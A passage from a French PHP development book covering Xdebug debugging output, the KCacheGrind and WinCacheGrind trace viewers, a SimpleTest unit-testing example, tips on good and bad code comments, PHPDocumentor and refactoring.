Xdebug est capable de personnaliser les messages d'erreurs en y ajoutant des informations sur les allocations mémoire, les appels de classes et de fonctions ainsi que l'état des variables. La figure 12-8 vous donne un aperçu du message affiché par Xdebug en cas d'erreur.

Figure 12–8
Une erreur affichée par Xdebug

Warning: *ldap_bind() [function.ldap-bind]: Unable to bind to server: Can't contact LDAP server in /web/gpn.prj/fraternity/classes/ldap.php on line 145*		
Call Stack		
#	**Function**	**Location**
1	{main}()	/web/gpn.prj/fraternity/home/parameters/ldap_edit.php:0
2	LDAP->edit()	/web/gpn.prj/fraternity/home/parameters/ldap_edit.php:28
3	LDAP->search()	/web/gpn.prj/fraternity/classes/ldap.php:47
4	LDAP->rsearch()	/web/gpn.prj/fraternity/classes/ldap.php:126
5	LDAP->open()	/web/gpn.prj/fraternity/classes/ldap.php:170
6	ldap_bind ()	/web/gpn.prj/fraternity/classes/ldap.php:145
Dump *$_GET*		
Dump *$_POST*		
Dump *$_COOKIE*		
Variables in local scope (#5)		
Variable		**Value**
$id_ldap =		resource(*19*, *ldap link*)
$dn_login =		'cn=Manager,dc=fraternity,dc=fr'

Certaines fonctions sont également personnalisées. La fonction `var_dump` par exemple, qui visualise le contenu d'une variable, s'affiche en couleur.

Xdebug possède un grand nombre de fonctions utiles : pour le profiling, pour l'affichage d'informations et pour le débogage à distance. Vous trouverez une documentation complète sur le site officiel de Xdebug à l'adresse suivante :

- http://xdebug.org/docs.php

KCacheGrind, WinCacheGrind

KCacheGrind et WinCacheGrind sont des outils d'analyse de traces. KcacheGrind permet d'analyser graphiquement le parcours d'une requête (la chaîne des appels), le temps d'exécution de chaque action et leur consommation mémoire. WinCacheGrind est un outil plus simple pour Windows inspiré de KCacheGrind.

WinCacheGrind

Comme nous pouvons le voir sur la figure 12-9, WinCacheGrind possède une fenêtre explorateur contenant l'arbre des appels. Chaque fonction PHP ou utilisateur appelée fait l'objet d'une entrée dans l'arbre. La fenêtre de droite comporte des onglets pour visualiser les différents appels effectués sous forme de listes.

WinCacheGrind est une interface conviviale et simple pour Windows. En revanche, pour l'instant, il ne produit pas d'éléments graphiques comme KCacheGrind et ne fonctionne qu'avec la version 2 de Xdebug.




Figure 12–9
Copie d'écran de l'outil WinCacheGrind

Pour installer WinCacheGrind, il vous suffit de récupérer l'installeur sur Internet. Configurez ensuite Xdebug pour qu'il fournisse des fichiers de traces et ouvrez ces fichiers avec WinCacheGrind.

RÉFÉRENCE **WinCacheGrind**

- http://sourceforge.net/projects/wincachegrind

KCacheGrind

Les heureux possesseurs d'Unix (Linux, FreeBSD) ont à leur disposition un outil unique et très pratique. KCacheGrind est parfois capricieux à installer ; en revanche, lorsqu'il fonctionne, déboguer devient un plaisir.

KCacheGrind est une application KDE qui s'installe comme toute application sous Unix. Elle est dépendante de Valgrind et de GraphViz. Si KCacheGrind ne fonctionne pas malgré l'installation de ses dépendances, une compilation s'impose. En particulier, si le *graph* ne s'affiche pas correctement, compilez GraphViz à la main.

RÉFÉRENCE **KCacheGrind**

- http://kcachegrind.sourceforge.net

L'interface de KCacheGrind est représentée sur la figure 12-10. Elle est composée de la liste des appels à sa gauche, que l'on peut trier sur tous les champs (temps d'exécution, nombre d'appels, nom de fonction, nom de localisation (fichier), etc.).

Les interfaces de droite contiennent différents onglets fournissant un grand nombre d'informations autour d'un appel sélectionné à gauche :

- la liste des appelants, leurs coûts, taux de sollicitation, distance avec l'appel courant ;
- la carte des appels (carrés de couleurs) qui représente tous les appels par une surface plus ou moins grande en fonction du coût de chacun d'eux ;
- le code source avec une mise en valeur des lignes qui contiennent des appels ;
- la liste des appels effectués par l'appel courant s'il s'agit d'une fonction utilisateur ;
- l'arbre des appels représenté par un graphe interactif (l'« araignée » que l'on voit au centre de la figure 12-10) ;
- la carte des appelants sur le même principe que la carte des appels.

KCacheGrind est un outil très complet qui comporte de nombreuses autres fonctions ; à vous de le découvrir si vous travaillez sous Unix.




Figure 12–10
Aperçu de l'interface de KCacheGrind

Élaborer des tests unitaires

Nous avons déjà vu dans les précédents chapitres à quoi servent les tests unitaires, nous ne reviendrons pas sur ce sujet. En revanche, nous allons découvrir concrètement comment débuter avec l'outil SimpleTEST : http://simpletest.sourceforge.net/.

Installation de l'espace de travail

Nous nous baserons sur l'architecture de la figure 12-11 pour notre installation. Commencez par créer un dossier `tests` indépendant de votre application. Vous pouvez télécharger et décompresser l'archive de SimpleTEST dans le dossier `tests`, de manière à vous retrouver avec un répertoire `tests/simpletest`. Vous trouverez la dernière version de SimpleTEST sur http://sourceforge.net/projects/simpletest/.

Vous avez maintenant un espace de travail opérationnel pour vos tests.




Figure 12–11
Organiser ses jeux de test

Commençons par prendre de bonnes habitudes

Nous allons maintenant créer notre premier jeu de tests sur une classe que nous appellerons `ConfigManager`. Au lieu de commencer par implémenter `ConfigManager`, nous allons remplir notre fichier de tests et effectuer des opérations avec `ConfigManager` comme si la classe existait :

Fichier `tests/ConfigManager.test.php`

```
<?php

// Inclusion des ressources dont nous aurons
// besoin pour notre test.
if (! defined('SIMPLE_TEST')) {
    define('SIMPLE_TEST', 'simpletest/');
}
require_once(SIMPLE_TEST.'unit_tester.php');
require_once(SIMPLE_TEST.'reporter.php');

// Inclusion de la classe à tester
require_once('../src/ConfigManager.php');

// Classe de test spécifique à ConfigManager
class TestOfConfigManager extends UnitTestCase {

    // Un fichier de configuration temporaire qui
    // va nous servir pour nos tests.
    private $tempConfigFile = '/tmp/configTest.ini';

    // Ce constructeur appelle le constructeur de la classe
    // UnitTestCase que la classe courante étend.
    function TestOfConfigManager() {
        $this->UnitTestCase();
    }
```

```
    // Cette fonction est appelée automatiquement avant
    // les tests par le gestionnaire de tests. Nous y
    // créons un fichier de configuration temporaire.
    function setUp() {
        $my_config = "key = value\nkey2 = 3";
        file_put_contents($this->tempConfigFile, $my_config);
    }

    // Test du chargement de notre classe. Elle doit charger
    // le fichier de configuration et retourner une bonne
    // valeur sur l'appel de la méthode getValue()
    function testLoadConfig() {
        $config = new ConfigManager($this->tempConfigFile);
        $this->assertTrue($config->getValue('key2') == 3,
                          "The configuration is not loaded");
        unset($config);
    }

    // Test des méthodes d'ajout et d'enregistrement.
    function testAddValue() {
        $config = new ConfigManager($this->tempConfigFile);
        $this->assertTrue($config->add("key3", "Guillaume"),
                          "Add operation failed");
        $this->assertTrue($config->save(),
                          "Save operation failed");
        $newConfig = new ConfigManager($this->tempConfigFile);
        $this->assertTrue($newConfig->getValue('key3') == "Guillaume",
                          "The added value is not detected");
        unset($config);
        unset($newConfig);
    }

    // Cette fonction est appelée à la fin de tous les
    // tests. Nous en profitons pour nettoyer le fichier
    // de configuration temporaire créé au début.
    function tearDown() {
        @unlink($this->tempConfigFile);
    }
}
// Lancement des tests unitaires pour un affichage dans
// le navigateur.
$test = new TestOfConfigManager();
$test->run(new HtmlReporter());

?>
```

À ce stade, le lancement de ce test dans le navigateur renvoie une erreur car notre classe `ConfigManager` n'existe pas encore. En analysant notre jeu de tests, nous pouvons récupérer les méthodes (en gras) que nous avons prévues d'utiliser pour accéder à `ConfigManager`.

Cette démarche est intéressante car elle permet de construire l'architecture de notre classe d'un point de vue extérieur. C'est les solutions techniques qui devront répondre aux aspects pratiques et non l'inverse ! De nombreux projets se compliquent inutilement parce que les aspects pratiques abordés ultérieurement sont dépendants des solutions techniques.

Suite à notre analyse, le squelette de la classe `ConfigManager` se dessine tout seul :

Fichier `src/ConfigManager.php`

```
<?php

class ConfigManager {

    // Chargement du fichier de configuration.
    public function __construct($config_file) {}

    // Renvoi d'une valeur.
    public function getValue($key) {}

    // Ajout d'une nouvelle valeur.
    public function add($key, $value) {}

    // Enregistrement du fichier.
    public function save() {}

}

?>
```

Une fois ce travail effectué, la classe de tests affiche une liste d'erreurs en rouge comme l'illustre la figure 12-12. Il ne nous reste plus qu'à compléter notre classe `ConfigManager` avec pour objectif de passer l'ensemble des tests avec succès !

Fichier `src/ConfigManager.php` **complété**

```
<?php

class ConfigManager {

    // Fichier de configuration
    private $config;
    private $configFile;

    // Chargement du fichier de configuration.
    public function __construct($config_file) {
        $this->configFile = $config_file;
        $this->config = @parse_ini_file($config_file);
        if (!$this->config) {
            throw new Exception('Configuration file corrupted.');
        }
    }

    // Renvoi d'une valeur.
    public function getValue($key) {
        return $this->config[$key];
    }

    // Ajout d'une nouvelle valeur.
    public function add($key, $value) {
        $this->config[$key] = $value;
        return true;
    }

    // Enregistrement du fichier.
    public function save() {
        $data = '; '.date('d.m.Y - H:i:s')."\n";
        foreach ($this->config AS $key => $value) {
            $data .= $key.' = "'.$value."\"\n";
        }
        return file_put_contents($this->configFile, $data);
    }
}

?>
```

L'écriture de la classe `ConfigManager` est alors facile et ludique. Votre jeu de test est là pour vous indiquer si vous faites bonne route ou non. N'oubliez pas également de veiller aux performances ; vous pouvez compléter votre outil de test pour qu'il mesure également les temps de réponse de vos opérations !

Figure 12–12
Objectif de l'étape suivante : éliminer toutes ces erreurs !

TestOfConfigManager

Fail: testLoadConfig -> The configuration is not loaded at line [41]
Fail: testAddValue -> Add operation failed at line [49]
Fail: testAddValue -> Save operation failed at line [51]
Fail: testAddValue -> The added value is not detected at line [54]

1/1 test cases complete: **0** passes, **4** fails and **0** exceptions.

Vous êtes maintenant prêt à vous lancer dans l'aventure des tests unitaires ! Commencez par lire consciencieusement la documentation de l'outil que vous utilisez afin d'avoir en tête toutes les possibilités qui s'offrent à vous.

SimpleTest en français

- http://onpk.net/php/simpletest/

PHPUnit, tests unitaires avec PEAR

- http://www.phpunit.de

13

Simplifier et pérenniser un développement PHP

Commencer un projet de développement PHP est facile. Le finaliser avec succès est une autre affaire. De nombreux développements se heurtent un jour ou l'autre au problème de la complexité croissante, qui rend difficile la compréhension du code. Trois démarches vous permettront d'améliorer la lisibilité de votre application : la documentation, le remaniement (*refactoring*) et l'utilisation de *templates*.

Dans la partie documentation, nous apprendrons non seulement à doser le fond et la forme de nos commentaires, mais également à connaître et utiliser les outils qui accompagnent la documentation d'un projet en PHP.

Le *remaniement* est quant à lui un moyen efficace de maintenir un code lisible. Il consiste essentiellement à modifier la structure du code sans que cela n'altère les fonctionnalités, dans un unique but d'amélioration de la lisibilité.

Enfin, le *template* est un concept largement exploité dans le monde PHP. Son rôle principal est de séparer la présentation de la logique. Les templates agissent sur la lisibilité du code, la maniabilité de l'architecture, les performances et la sécurité des applications PHP.

Commenter, documenter

Les secrets du bon commentaire

Commençons par nous poser une question : quel est l'objectif du commentaire ? Dans le fond, tout le monde le sait : faciliter la compréhension d'un code source.

Savoir se mettre à la place du relecteur et imaginer l'information utile dont il aura besoin pour s'approprier le code est non pas l'objectif, mais le secret d'un commentaire utile.

Après la théorie, la pratique : le tableau 13-1 énumère des plaintes couramment émises par les relecteurs de code PHP.

Tableau 13–1 Principales plaintes de relecteurs

Remarque	Cause
« Je ne comprends pas ce code ! »	Il manque vraisemblablement un commentaire là où une partie du code source devient difficile à comprendre.
« Comme si on ne le savait pas… »	Il s'agit vraisemblablement d'un commentaire inutile du genre « Fonction bidule » juste avant la déclaration d'une fonction qui s'appelle `bidule`.
« C'est quoi ce roman ? »	Le commentaire à lire est très (trop !) long. Permettre de comprendre, c'est un début. Permettre de comprendre vite et bien, c'est mieux !
« Ça n'a rien à voir ! »	Le commentaire n'a pas évolué en même temps que le code, il est devenu inutile et absurde.
« Quel bazard… »	Les commentaires sont disposés n'importe comment, ils ne sont pas agréables à relire.

Bien sûr, il existe d'autres raisons de se plaindre et cette liste peut être complétée.

Si vous travaillez en équipe, faites relire votre code à plusieurs de vos collaborateurs et notez les remarques qui vous sont faites à plusieurs reprises. Vous pourrez ainsi faire évoluer vos commentaires en conséquence.

10 astuces pour bâcler vos commentaires à coup sûr !

Si vous souhaitez que vos relecteurs s'arrachent les cheveux en lisant vos commentaires, voici quelques formules qui fonctionnent à tous les coups.

1. Mettez-en beaucoup pour ne rien dire

```
// Cette méthode est une fonction de la classe
// machin qui est privée car il ne faut pas qu'on
// puisse y accéder de l'exterieur par un souci
// de sécurité. Elle n'est pas final car (etc.)
```

2. Encombrez votre code de remarques inutiles

```
// Fonction trucchose
function trucchose() { (...)
```

3. Faites des phrases longues et pompeuses

```
// Cette sublime fonction que j'apprécie beaucoup
// parse le fichier de configuration et effectue
// une opération de transfert habile vers une
// structure XML définie par la joyeuse DTD
// trucchose.dtd.
```

4. Exprimez vos sentiments à travers les commentaires

```
// Cet algo trop naze parse ce fichier de conf
// qui m'énerve car il n'arrête pas de changer...
```

5. Employez un langage SMS incompréhensible

```
// IMPORTANT !!! : prs tlm cr ct la fct q plt lol !
```

6. Faites précéder tous vos fichiers d'un en-tête de 250 lignes

```
/*-------------------------------------------*
 * Veuillez prendre connaissance du contrat de *
 * licence de 250 lignes que voici. (...)      *
 *                                             *
 * (etc.)                                      *
 *                                             *
 * voilà voilà, bon scroll à tous !            *
 *--------------------------------------------*/
```

7. Accumulez les commentaires inutiles (TODO, débogage, etc.)

```
// chargement du fichier de configuration XML
// $conf = simplexml_load_file('conf.xml');
$conf = parse_ini_file('conf.ini', true);
```

8. Écrivez du code incompréhensible et commentez ce qu'il est censé faire

```
// Calcul du budget final
// TODO : corriger l'erreur.
$bdg = (($x&0485|$tr)*$t^$a->r+(>>$y++))|$z)%e;
```

9. Rangez vos commentaires n'importe où

```
function trucchose /* parse le fichier de conf */
($a /* fichier optionnel */) { // ...
```

10. Ignorez et brouillez la phpdoc

```
/**
 * @since rien
 * @final non non, pas final !
 * @return Cette fonction parse le fichier de confi-
 * guration (...).
 */
```

10 astuces pour améliorer vos commentaires

Pour les rabat-joie qui souhaitent au contraire commenter leur code pour rendre leurs développements PHP lisibles, voici quelques bonnes pratiques à appliquer !

1. Limitez-vous à l'essentiel

Un bon commentaire informe vite et bien. Commentez ce qui doit l'être en employant des phrases et des mots simples, sans fioriture.

2. Soignez et aérez la présentation

Espacez vos commentaires et votre code. Choisissez un style de commentaire que vous respecterez partout.

3. Le code est un commentaire

Il doit être lisible et rangé de manière à ce que l'on comprenne ce qu'il fait. Respectez l'indentation, préférez un style aéré à un style trop compact, choisissez judicieusement les noms de vos classes, fonctions, variables et constantes !

4. Respectez la phpdoc

Si vous générez une documentation HTML ou PDF, respectez la syntaxe de la phpdoc de manière à ce que votre documentation soit claire et complète. La phpdoc est la convention la plus utilisée pour commenter un code PHP. Plusieurs outils permettent de concevoir un document de synthèse à partir de ces conventions, dont le fameux PHPDocumentor :

- http://www.phpdoc.org

5. Fixez-vous des conventions

De cette manière, le relecteur n'a pas à ré-apprendre d'un fichier à l'autre une nouvelle politique d'utilisation des commentaires. Un livre doit également posséder des conventions d'écriture fixes : gras = important, italique = citation, etc.

Habituer le lecteur à ces conventions lui permet de trouver ce qu'il cherche plus rapidement. Vous pouvez par exemple adopter des conventions pour vos en-têtes de fichiers, la nature des informations contenues dans vos commentaires, les en-têtes de classes et de fonctions, etc.

6. Évitez les redondances

Un outil comme PHPDocumentor détecte très bien la portée d'une méthode. Ne vous encombrez donc pas avec les tags `@private`, `@protected`, `@public`, `@final`, etc. qui en définitive ne font qu'encombrer vos commentaires. Plus généralement, évitez d'augmenter le volume de vos commentaires avec des généralités évidentes au détriment de l'information utile.

7. Soyez à jour

Il n'y a rien de pire qu'un commentaire trompeur. Lorsque vous mettez un développement à jour, faites toujours attention à ce que les commentaires soient utiles et cohérents.

8. Relisez-vous plusieurs fois

Cela permet de ne rien oublier, d'ajouter des précisions et de nettoyer les commentaires pour les rendre clairs et à jour.

9. Soyez systématique

Commentez toutes vos classes et fonctions. Il peut être également judicieux de commenter succinctement toutes vos boucles, conditions et parties complexes. Cela permet au relecteur de suivre facilement les algorithmes lors de la relecture.

10. Pensez à l'environnement humain

Employez une langue que tout le monde comprend (l'anglais, le français ?), n'oubliez pas le tag `@author` de manière à ce que le lecteur ait à tout moment une personne à qui s'adresser en cas de blocage.

Exemple de code commenté

```
/**
 * Gestion de la table des pages.
 *
 * Gère tous les accès en lecture et en écriture à la
 * table des pages dans la base de données.
 *
 * @copyright Copyright (c) 2005, MaSociete
 * @package contentmanagement
 * @author Guillaume Ponçon <guillaume.poncon@wanadoo.fr>
 */
class PagesManager extends BDManager {

    /**
     * Recherche d'informations sur une page.
     *
     * Exemple d'utilisation :
     * <code>
     * $pageId = PagesManager::getLastPageId();
     * $page = PagesManager::getPageInfo($pageId);
     * echo $page['title'];
     * </code>
     *
     * @param int $id identifiant de la page
     * @return mixed false si erreur ou tableau associatif
     */
    public final function getPageInfo($id) {
        ...
    }
    ...
}
```

Utilisation d'un générateur de documentation

Le générateur de documentation crée un document à partir d'informations extraites du code source d'une ou plusieurs application(s). La documentation finale peut contenir les informations suivantes (cela varie en fonction des générateurs) :

- la *liste ordonnée des classes*, des fonctions et des fichiers ;

- la *hiérarchie des classes* ;
- une documentation complète du *contenu de chaque classe* (description des classes et des méthodes, tri par portée, etc.) ;
- une documentation complète du *contenu de chaque fichier* (liste des classes, fonctions, constantes et attributs de classes avec documentation associée) ;
- des *statistiques* : nombre de classes, fonctions, lignes de code, etc. ;
- un *index de mots-clés* basé sur les noms de classes, fonctions, constantes et variables.




Figure 13–1
Principe du générateur de documentation

Une documentation créée automatiquement peut faire gagner beaucoup de temps si votre application devient complexe. Elle permet également de garder un œil sur la structure générale de votre développement.

> **ASTUCE Intégration du générateur à l'éditeur**
>
> Certains éditeurs comme PHPEd ou Zend Studio intègrent un générateur de documentation accessible d'un simple clic. Vous trouverez de plus amples informations dans le chapitre 5 consacré aux éditeurs.

Utilisation de PHPDocumentor

PHPDocumentor est un générateur de documentation complet pour PHP, qui se base sur les conventions de la phpdoc. Il est maintenant intégré au projet PEAR.

Installation de PHPDocumentor

```
$ pear install PhpDocumentor
downloading PhpDocumentor-1.2.3.tgz ...
Starting to download PhpDocumentor-1.2.3.tgz (2,656,621 bytes)
............................................done: 2,656,621 bytes
install ok: PhpDocumentor 1.2.3
```

Pour configurer votre projet, vous disposez d'une documentation complète à l'adresse suivante :

- http://manual.phpdoc.org/

La création automatique de la documentation se fait via une interface HTML ou en ligne de commande. Cette dernière alternative est intéressante car elle permet l'intégration de la génération à une routine automatique. La génération de la documentation est liée à un fichier de configuration qui indique à PHPDocumentor où se trouvent les sources à intégrer à la documentation.





Figure 13–2
Une documentation retournée par PHPDocumentor

Pratiquer le remaniement (refactoring)

Qu'est-ce que le remaniement ?

Avez-vous déjà été confronté à une fonction ou une classe devenue trop longue ? Une table difficile à manipuler dans votre base de données ? Ou encore des redondances détectées après coup ? Face à ces situations, un bon développeur doit avoir le réflexe d'effectuer les modifications nécessaires afin de pouvoir continuer avec un code source lisible et agréable à manipuler.

Figure 13–3
Le remaniement optimise les performances et la clarté du code



Si vous ne savez pas encore ce qu'est le remaniement, vous l'avez certainement pratiqué un jour ou l'autre.

Il s'agit d'une technique de restructuration d'un code existant. Il intervient sur l'organisation interne du code mais n'altère en aucun cas le comportement à l'exécution. En d'autres termes, le remaniement n'affecte pas l'aspect extérieur d'un programme, mais simplement la manière dont il est écrit.

À RETENIR **Motifs (ou modèles) de remaniement**

Tout comme les objets avec les motifs de conception ou design patterns, il existe une liste de remaniements élémentaires qu'il peut être intéressant de connaître.

Il s'agit d'une compilation de remaniements fréquemment pratiqués par de nombreux développeurs. Nous les présenterons plus loin et vous en trouverez une liste complète à l'adresse suivante :

- http://www.refactoring.com/catalog/index.html

Planifier le remaniement

Pratiquer régulièrement le remaniement a deux avantages :

- vous maintenez une structure cohérente et lisible du code source ;
- vous maîtrisez à tout moment l'architecture de votre code, ce qui vous permet de développer plus proprement.

Si vous utilisez une méthode agile comme *eXtreme Programming* ou *Crystal clear* (voir chapitre 2), vous pouvez facilement intégrer une opération de remaniement à chaque itération. Faites-le de préférence avant d'entamer des mises à jour afin de partir sur des bases solides.

Si vous pensez mettre en attente vos développements, n'hésitez pas à remanier votre code juste avant de l'abandonner. Vous veillez ainsi à ce qu'il soit lisible afin de ne pas perdre de temps lorsque vous le reprendrez à long terme.

À RETENIR Niveaux de remaniement

Une opération de remaniement peut être classée dans plusieurs catégories en fonction de la teneur du travail à effectuer sur le code :

- **Niveau 1 : modification de la présentation** dans le but d'améliorer la lisibilité du code (indentation, alignement des listes de valeurs, etc.) et des commentaires.
- **Niveau 2 : modification de l'algorithme** consistant à effectuer des petites retouches sans altérer la structure (séparation de boucles, amélioration d'une condition, remplacement d'un passage de valeur par un passage de référence, etc.).
- **Niveau 3 : réorganisation de la structure** du code (classes, fonctions, etc.) afin qu'elle soit plus claire, plus pratique, plus performante.

En savoir plus sur les niveaux de remaniement :

Le remaniement en action

Comme il existe de nombreux remaniements élémentaires répertoriés, commençons par distinguer les types de modifications que nous pouvons effectuer.

Tableau 13–2 Types de remaniements

Type	Un exemple parmi d'autres
Camouflage	Changer la portée d'un attribut ou d'une méthode pour la rendre inaccessible depuis l'extérieur.
Consolidation	Créer une fonction qui teste une expression logique complexe.
Contrôle	Ajouter une ou plusieurs assertion(s) permettant de contrôler l'intégrité des données.
Déplacement	Déplacer une méthode générique d'une classe spécifique vers une classe plus générale.
Encapsulation	Manipuler les attributs d'une classe par l'intermédiaire d'accesseurs (`get`, `set`) au lieu d'y accéder directement.
Extraction	Scinder une classe, une méthode, une fonction en deux ou trois.
Factorisation	Faire hériter deux classes similaires d'une classe mère qui contiendra les méthodes et attributs en commun.
Fusion	Créer une table à partir de deux afin de simplifier la manipulation des données.
Remplacement	Remplacer un tableau par un objet.
Renommage	Renommer des mots-clés (variables, fonctions, classes) afin de les rendre plus lisibles.
Séparation	Séparer une boucle gourmande en deux boucles performantes.
Suppression	Rechercher et supprimer du code mort (un compteur qui ne sert plus, etc.).

> MÉTHODE **Connaissance des motifs de conception pour le remaniement**
>
> Le remaniement de niveau 3 (structure) d'un code orienté objet peut être amélioré avec une bonne connaissance des motifs de conception (design patterns) et de leurs applications.
>
> Pour en savoir plus sur les motifs de conception, consultez le chapitre 10. Un ouvrage (en anglais) est également consacré au remaniement par les motifs :
>
